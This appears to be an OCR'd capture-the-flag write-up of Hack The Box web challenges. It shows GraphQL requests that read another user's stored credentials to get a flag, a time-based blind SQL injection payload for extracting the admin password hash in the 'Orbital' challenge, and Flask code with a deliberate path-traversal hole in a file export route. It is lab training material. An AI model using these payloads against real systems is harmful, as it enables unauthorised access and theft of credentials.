
Pretty Raw Hex

```
POST /graphql HTTP/1.1
Host: 165.232.100.143:31145
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
rv:109.0) Gecko/20100101 Firefox/111.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://165.232.100.143:31145/dashboard
Content-Type: application/json
Content-Length: 186
Origin: http://165.232.100.143:31145
DNT: 1
Connection: close
Cookie: session=
eyJhbGci0iJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6InRlc3QiL
CJpc19hZGlpbiI6MCwiaWF0IjoxNjc5MTU0NzM0fQ.FirTlr9AFYj02TPNVYm0
nTJ4n0BrNphhu0WQDkX81No

{
  "query":
  "mutation($username: String!, $password: String!) { LoginUse
  r(username: $username, password: $password) { message, token
   } }",
  "variables":{
    "username":"admin",
    "password":"1234"
  }
}
```

Response

Pretty Raw Hex Render

```
HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: application/json; charset=utf-8
Content-Length: 224
Date: Sat, 18 Mar 2023 15:54:04 GMT
Connection: close

{
  "data":{
    "LoginUser":{
      "message":"User logged in successfully!",
      "token":
      "eyJhbGci0iJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6Im
      FkbWluIiwiaXNfYWRtaW4i0jEsImlhdCI6MTY30TE1NDg0NH0.L-qK5g
      cfx1G74pPy08VTfZ7GE6BGeF2FuRC0QcLSkYo"
    }
  }
}
```



Request

Pretty Raw Hex

```
POST /graphql HTTP/1.1
Host: 165.232.100.143:31145
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
rv:109.0) Gecko/20100101 Firefox/111.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://165.232.100.143:31145/dashboard
Content-Type: application/json
Content-Length: 84
Origin: http://165.232.100.143:31145
DNT: 1
Connection: close
Cookie: session=
eyJhbGci0iJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImFkbWluI
iwiaXNfYWRtaW4i0jEsImlhdCI6MTY30TE1NDg0NH0.L-qK5gcfx1G74pPy08V
TfZ7GE6BGeF2FuRC0QcLSkYo

{
  "query":
  "{ getPhraseList { id, owner, type, address, username, passw
  ord, note } }"
}
```

Response

Pretty Raw Hex Render


```
HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: application/json; charset=utf-8
Content-Length: 177
Date: Sat, 18 Mar 2023 15:54:33 GMT
Connection: close

{
  "data":{
    "getPhraseList":[
      {
        "id":"1",
        "owner":"admin",
        "type":"Web",
        "address":"igms.htb",
        "username":"admin",
        "password":"HTB{1d0r5_4r3_s1mpl3_4nd_1mp4ctful!!}",
        "note":"password"
      }
    ]
  }
}
```

Flag

HTB{1d0r5_4r3_s1mpl3_4nd_1mp4ctful!!}


Orbital

Challenge description





Step by step guide

1. Start from source code review.



2. It seems to be an interesting hint and I guess it should be vulnerable to SQL injection.


ORBITAL
Username
Password
LOGIN


ORBITAL
test
LOGIN
Invalid Credentials

Request

Pretty Raw Hex \n


```
1 POST /api/login HTTP/1.1
2 Host: 192.168.0.103:1337
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
  rv:109.0) Gecko/20100101 Firefox/111.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://192.168.0.103:1337/
8 Content-Type: application/json
9 Content-Length: 38
10 Origin: http://192.168.0.103:1337
11 DNT: 1
12 Connection: close
13
14 {
    "username":"admin",
    "password":"test"
  }
```


Response

Pretty Raw Hex Render \n


```
1 HTTP/1.0 403 FORBIDDEN
2 Content-Type: application/json
3 Content-Length: 40
4 Server: Werkzeug/2.0.2 Python/3.10.5
5 Date: Sat, 18 Mar 2023 17:25:25 GMT
6
7 {
8   "message":"Invalid credentials!"
9 }
10
```

3. It seems that we have a deal with Blind SQL injection. I have slightly modified the application source code in order to increase logging verbosity.






4. Final payload: *admin\" AND substr(password,1,1)=2 AND sleep(3) AND \"1\"=\"1.*




5. Login with admin:DUMMY_PASSWORD(can be set during the local deployment of the application) because now we know that we can use Intruder to get a password hash by extracting all characters one by one through the Blind SQL injection.




6. Login was bypassed but now we need to find a way to read a desired file from the server. Source code analysis shows that it is possible to utilize Local File Inclusion vulnerability.

```python
@api.route('/export', methods=['POST'])
@isAuthenticated
def exportFile():
    if not request.is_json:
        return response('Invalid JSON!'), 400

    data = request.get_json()
    communicationName = data.get('name', '')

    try:
        # Everyone is saying I should escape specific characters in the filename. I don't know why.
        return send_file(f'/communications/{communicationName}', as_attachment=True)
    except:
        return response('Unable to retrieve the communication'), 400
```


7. Slightly modified the original code to validate vulnerability.

